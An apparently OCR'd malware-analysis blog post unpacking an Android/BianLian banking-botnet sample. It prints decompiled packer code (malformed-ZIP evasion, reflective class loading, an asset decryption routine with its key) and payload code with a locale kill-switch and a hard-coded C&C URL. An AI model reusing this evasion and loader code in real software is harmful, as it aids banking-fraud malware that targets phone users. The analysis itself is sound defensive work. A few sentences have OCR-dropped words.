
Bad Zip and new Packer for Android/BianLian

cryptax.medium.com/bad-zip-and-new-packer-for-android-bianlian-5bdad4b90aeb

@cryptax January 8, 2024


ImHex - 0070bc10699a982a26f6da48452b8...
File Edit View Layout Extras Help
0070bc10699a982a26f6da48452b8f5e648e...
Hex editor
Data Inspector
Pattern Data

```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  ASCII
003DE190:  DC F8 6E FA 88 83 37 24  27 FE 5B D5 0F 90 7E 38  ..n...7$'.[...~8
003DE1A0:  58 DD A1 9E 35 49 45 E8  A8 6C CE 29 35 3A E7 30  X...5IE..l.)5:.0
003DE1B0:  75 85 50 0B 95 87 B5 5D  35 A1 07 D6 39 29 22 F8  u.P....]5..9)".
003DE1C0:  77 73 5F 61 23 06 4D 53  9C 54 BA 02 33 19 38 B5  ws_a#.MS.T..3.8.
003DE1D0:  F5 9C A8 0E D4 F6 A7 F7  06 89 19 C4 12 D3 FC DD  ................
003DE1E0:  37 0B BD 2F 42 A6 C5 3A  F0 A6 8B 2A 0B EA 05 29  7../B..:...*...)
003DE1F0:  B0 20 65 67 C7 38 95 04  45 12 8D 5B B9 4F 7F 30  . eg.8..E..[.O.0
003DE200:  FE 24 5F 97 D7 AF BA 85  C9 FA E7 26 A4 F2 BD 4E  .$_........&...N
003DE210:  58 3C BB 9A 6B 61 9F 48  03 02 03 01 00 01 2C 06  X<..ka.H......,.
003DE220:  00 00 00 00 00 00 41 50  4B 20 53 69 67 20 42 6C  ......APK Sig Bl
003DE230:  6F 63 6B 20 34 32 50 4B  01 02 14 00 0A 00 00 08  ock 42PK........
003DE240:  00 00 B9 24 E5 56 D1 89  19 22 A0 22 00 00 F0 62  ...$.V...".."...b
003DE250:  00 00 13 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
003DE260:  00 00 00 00 41 6E 64 72  6F 69 64 4D 61 6E 69 66  ....AndroidManif
003DE270:  65 73 74 2E 78 6D 6C 50  4B 01 02 14 00 0A 00 00  est.xmlPK.......
003DE280:  08 00 00 B9 24 E5 56 57  1D 25 15 D8 51 00 00 D8  ...$.VW.%..Q....
003DE290:  51 00 00 0E 00 00 00 00  00 00 00 00 00 00 00 00  Q...............
003DE2A0:  00 24 63 00 00 72 65 73  6F 75 72 63 65 73 2E 61  .$c..resources.a
003DE2B0:  72 73 63 50 4B 01 02 14  00 0A 00 00 08 08 00 F2  rscPK...........
```

Page: 0x01 / 0x01

Selection: 0x003DE246 - 0x003DE249 (0x4 | 4 Bytes)

Region: 0x00000000 - 0x003DF93D (0 - 4061501)

Data Size: 0x003DF93E (0x3DF93E | 3.87 MiB)

Data visualizer: Little Hexadecimal (8 bits) 16

Name	V
Binary (8 bit)	0b
uint8_t	20
int8_t	-4
uint16_t	35
int16_t	-3
uint24_t	16
int24_t	16
uint32_t	57
int32_t	57
uint48_t	38
int48_t	38
uint64_t	38
int64_t	38
half float (16 bit)	-0
float (32 bit)	2.
double (64 bit)	1.
long double (128 bit)	-N
Signed LEB128	41
Unsigned LEB128	41
bool	In

Name	Color	Start	End	Size	Type	Value
▶ End of Central Directory Rec		0x003DF928	0x003DF93D	0x0016	struct EndOfCe	{ ... }
▼ Files		0x003DE236	0x003DF927	0x16F2	CentralDirecto	[...]
▼ [0]		0x003DE236	0x003DE276	0x0041	struct Central	{ ... }
headerSignature	■	0x003DE236	0x003DE239	0x0004	u32	33639248 (0x02014B50)
versionMade	🟥	0x003DE23A	0x003DE23B	0x0002	u16	20 (0x0014)
versionExtract	🟪	0x003DE23C	0x003DE23D	0x0002	u16	10 (0x000A)
generalFlag	■	0x003DE23E	0x003DE23F	0x0002	u16	2048 (0x0800)
compressionMethod	■	0x003DE240	0x003DE241	0x0002	u16	0 (0x0000)
fileLastModifyTime	🟨	0x003DE242	0x003DE243	0x0002	u16	9401 (0x24B9)
fileLastModifyDate	🟦	0x003DE244	0x003DE245	0x0002	u16	22245 (0x56E5)
crc32	■	0x003DE246	0x003DE249	0x0004	u32	572099025 (0x221989D1)
compressedSize	🟧	0x003DE24A	0x003DE24D	0x0004	u32	8864 (0x000022A0)
uncompressedSize	🟩	0x003DE24E	0x003DE251	0x0004	u32	25328 (0x000062F0)
fileNameLength	■	0x003DE252	0x003DE253	0x0002	u16	19 (0x0013)
extraFieldLength	■	0x003DE254	0x003DE255	0x0002	u16	0 (0x0000)
fileCommentLength	■	0x003DE256	0x003DE257	0x0002	u16	0 (0x0000)
diskNumber	■	0x003DE258	0x003DE259	0x0002	u16	0 (0x0000)
internalFileAttributes	🟨	0x003DE25A	0x003DE25B	0x0002	u16	0 (0x0000)
externalFileAttributes	🟦	0x003DE25C	0x003DE25F	0x0004	u32	0 (0x00000000)
fileOffset	🟦	0x003DE260	0x003DE263	0x0004	u32	0 (0x00000000)
fileName	🟩	0x003DE264	0x003DE276	0x0013	String	"AndroidManifest.xml"

@cryptax

--

I got my hands on a new sample of Android/BianLian (sha256: `0070bc10699a982a26f6da48452b8f5e648e1e356a7c1667f393c5c3a1150865`), a banking botnet I have been tracking for months (no, years).

Update Jan 8, 2024: Kavanoz now unpacks the sample successfully. We no longer have to patch the APK and unpack it manually.

On December 14, 2023, there are 6 active C&C for Android/BianLian botnet. This is a partial list which shows (1) a known active C&C ("UP"), (2) a new active C&C ("NEW") and (3) an old C&C which is no longer active.

Attempt to unpack #1

As most samples are packed nowadays, I directly throw it into Kavanoz to unpack it. Kavanoz complains the CRC32 of the `AndroidManifest.xml` is wrong.

Errors reported by version of Kavanoz mid December 2023. In January 2024, this is fixed.

> Update: since version 0.0.3, Kavanoz successfully unpacks the sample. There are no longer any Bad CRC32 warnings (Kavanoz handles them) and the payload is unpacked without effort :)

```
# kavanoz 0070bc10699a982a26f6da48452b8f5e648e1e356a7c1667f393c5c3a1150865.apk ✨
Unpacked succesfully!Plugin tag : loader.multidex Plugin description : Unpacker for
multidex variants Output file : ./external-44d56932.dex
```

I open ImHex editor, load the zip pattern and check the CRC32 the file claims.

The APK says the CRC32 of AndroidManifest.xml is 221989D1.
I unzip the APK manually, and compute the CRC32 of `AndroidManifest`: `4ec30695`. So, indeed, the CRC32 is wrong. This is likely to be yet another bad zip technique to evade detection.

Attempt to unpack #2

I fix the zip (ImHex also allows editing of fields) with the expected CRC32 and attempt to run Kavanoz again.

Kavanoz of mid December 2023 reports the sample is not packed, and therefore it cannot unpack.
Kavanoz no longer complains about the ZIP, but is unable to unpack, saying the sample is *not packed*. Oh? Isn't it?

Analysis of the sample

I load the sample in JEB. The main activity is `com.hzmqumevj.qnupqbcrg.MainActivity`, and clearly we don't have that code in the bytecode hierarchy. This means the namespace is loaded dynamically at runtime somehow. So, it's packed (or at least, that's what I call packing).

`com.hzmqumevj.qnupqbcrg.MainActivity is not present in the DEX`

The Android Manifest reports the Application class `klk.nwvnxcw.gesxyrgih.pgsbauk`. I decompile the class: there is an interesting method, `pxel`, which takes as parameter `com.hzmqumevj.qnupqbcrg.App` and `klk.nwvnxcw.gesxyrgih.pgsbauk`. Notice the first argument is within the namespace of our expected main activity, and the second argument is in the Application class.

```
public class pgsbauk extends Application {    @Override  //
android.content.ContextWrapper    protected void attachBaseContext(Context base) {
super.attachBaseContext(base);        new cgbqqwhkhqtc(base).lxdjreiqgeplv();
new qpvubbhox(base).ldvlxapytm();        mfnlxqkiqtucgyv.pxel(this,
"com.hzmqumevj.qnupqbcrg.App", "klk.nwvnxcw.gesxyrgih.pgsbauk");    }
```

The decompilation of `pxel` shows the first namespace is that of a “delegate application” and the other one is the “stub application” (packer). The classes of the delegate applications are loaded using `loadClass(delegateApplicationName).newInstance`, and finally the code uses reflection to call `application.attach(context0)`.

```
public static void pxel(Application application, String delegateApplicationName,
String stubApplicationName) {        if(!TextUtils.isEmpty(delegateApplicationName)
&& !stubApplicationName.equals(delegateApplicationName)) {            try {
Context context0 = application.getBaseContext();                Application
application1 =
(Application)application.getClassLoader().loadClass(delegateApplicationName).newInstan
                mfnlxqkiqtucgyv.kkprarriteomawqqubdh = application1;
afuwsub.dqosdunynxis_invoke(Application.class, application1, new Object[]{context0},
"attach", new Class[]{Context.class});  // application1.attach(context0);
}
```

So, this is how the `com.hzmqumevj.qnupqbcrg` namespace is loaded, but where is the code? We go back to previous method (`attachBaseContext`) and inspect the code of `cgbqqwhkhqtc(base).lxdjreiqgeplv()` . We immediately see it is fetching a DEX from the `assets/moqls` directory. The DEX probably contains the payload.

```
public void ldvlxapytm() {        try {            Context context =
qpvubbhox.lpqswjix;            String[] arr_s =
qpvubbhox.lpqswjix.getAssets().list("moqls");            File file0 =
jqlkjyurilcnb.tkqesiyuf(context);            for(int v = 0; v < arr_s.length; ++v) {
String dexName = arr_s[v];                if(dexName.endsWith(".joi")) {
File file = new File(file0, dexName);                    try {
ecywjikvj.lgqqacadyiwet(context.getAssets().open("moqls/" + dexName), new
FileOutputStream(file));                    } ...
```

The method which processes the asset file is `ecywjikvj.lgqqacadyiwet()`. It does some ugly decryption on the file:

```
public static void lgqqacadyiwet(InputStream input, OutputStream output) throws
Exception {
        InflaterInputStream is = new InflaterInputStream(input);
        InflaterOutputStream os = new InflaterOutputStream(output);
        ecywjikvj.nbfp(is, os);
        os.close();
        is.close();
    }



    private static void nbfp(InputStream inputStream, OutputStream outputStream)
throws Exception {
        char[] arr_c =
"\u6368\uBE91\u621A\uE684\u8073\u8E16\u66E1\u3495\u8E9A\uDAFD\uFD83\uD08E".toCharArray
        int[] iArr = {arr_c[0] | arr_c[1] << 16, arr_c[3] << 16 | arr_c[2], arr_c[5]
<< 16 | arr_c[4], arr_c[7] << 16 | arr_c[6]};
        int[] iArr2 = {arr_c[9] << 16 | arr_c[8], arr_c[10] | arr_c[11] << 16};
        int[] iArr = ecywjikvj.ghbbwx(iArr);
        byte[] bArr = new byte[0x2000];
        int i3 = 0;
        while(true) {
            int v1 = inputStream.read(bArr);
            if(v1 < 0) {
                return;
            }



            for(int i5 = 0; i3 < i3 + v1; ++i5) {
                if(i3 % 8 == 0) {
                    ecywjikvj.bcvy(iArr, iArr2);
                }



                bArr[i5] = (byte)(((byte)(iArr2[i3 % 8 / 4] >> i3 % 4 * 8)) ^
bArr[i5]);
                ++i3;
            }

            outputStream.write(bArr, 0, v1);        }    }
```

Unpacking with the help of Medusa

We know that an asset file inside the directory `moqls` is decrypted and dumped in a file with `.joi` extension. If you attempt to install the malware on an emulator, run it and hope to get the payload `.joi` file, you'll be disappointed because the file is not there: it's common that packers delete such files so as not to help the malware analyst too much 😁

So, we have two solutions: (a) implement a static unpacker from the code `ecywjikvj.lgqqacadyiwet()`, (b) use Medusa to prevent deletion of the file. Both solutions are valid: the first one is the best (from a malware analyst's perspective), the second one is the quickest. Today, I'm a hurry and use option b (usually though, I always prefer static approaches!).

In Medusa, I select module `file_system/prevent_delete` (`use file_system/prevent_delete` and then `compile`), and run the malware in an Android emulator with Frida.

Medusa's module prevented deletion of oxcsbcc.joi
Then, I retrieve the file from the emulator. Hurray, it's a DEX!

We have successfully unpacked the malware!

Quick analysis of the payload

In the Android emulator, notice the malware is asking the victim to enable accessibility. It also shows a **notification**, claiming to be from the Play Store app and saying you absolutely need to enable accessibility.

Malware tries to trick the victim to enable accessibility. Do not do this!
I decompile the DEX in JEB and now happily find `com.hzmqumevj.qnupqbcrg.MainActivity`.

```
package com.hzmqumevj.qnupqbcrg;



import android.content.Intent;
import android.os.Bundle;
import com.hzmqumevj.qnupqbcrg.bot.SdkManagerImpl;
import com.hzmqumevj.qnupqbcrg.bot.utils.SharedPrefHelper;

public class MainActivity extends RootMainActivity {
```

The class inherits from `RootMainActivity` that I inspect and see there is some geographic test: the malware will crash if run on a phone with Russian or Ukrainian language.

```
 protected void onCreate(Bundle bundle0) {
        super.onCreate(bundle0);
        Locale locale0 = this.getResources().getConfiguration().locale;
        if(!locale0.getLanguage().equals("ru") &&
!locale0.getLanguage().equals("ua")) {
            try {
                if(!SdkManagerImpl.isAllPermissionsGranted(this)) {
                    goto label_10;
                }
             ...


        label_10:
            if(SharedPrefHelper.getFirstRunTime(this) <= 0L) {
                SharedPrefHelper.setFirstRunTime(this, System.currentTimeMillis());
            }


            SDKInitializer.setContext(this.getApplicationContext());
            SDKInitializer.init(this.getApplicationContext());
            this.finish();
            PermissionsActivity.start(this);
            return;
        }

        this.callCrash();    }
```

I recognize the typical classes of BianLian: `SDKInitializer`. If we decompile `SDKInitializer`, we see this particular sample implements several malicious modules: SMS, USSD, screen locker, injections, socks5, screen cast, soundSwitcher. Please refer to my presentation at Virus Bulletin for more information on BianLian.

The C&C for this sample was hxxp://canbozengelemezdoms.net (no longer responding).

```
 private void loadAdminInfoByGist() {
        if(SharedPrefHelper.getAdminPanelUrl(SDKInitializer.getContext()).isEmpty())
{
            SharedPrefHelper.setAdminPanelUrl(SDKInitializer.getContext(),
"http://canbozengelemezdoms.net");
        }

        String s = SharedPrefHelper.getAdminPanelUrl(SDKInitializer.getContext()) +
"/api/mirrors";
```

This domain was last seen in September 2023, and VirusTotal tells us its last seen IP address 83.97.73.197.

Wrapping up

This is a sample of **Android/BianLian botnet**. The C2 it used to report to is no longer active (but others are).

The sample uses two advanced **anti-reversing techniques**:

1. An intentionally , with wrong CRC32 for the Android Manifest.
2. A which loads dynamically the payload via `loadClass()` which is far less visible than `DexClassLoader`.

Kavanoz (version of mid December 2023) is usually excellent at unpacking samples, but it was unable to process this one. After patching the ZIP issue, it wrongly assumed the sample was not packed although it was. This is now fixed, and Kavanoz does the work automatically for us :) Medusa helped dynamically recover the payload.

— Cryptax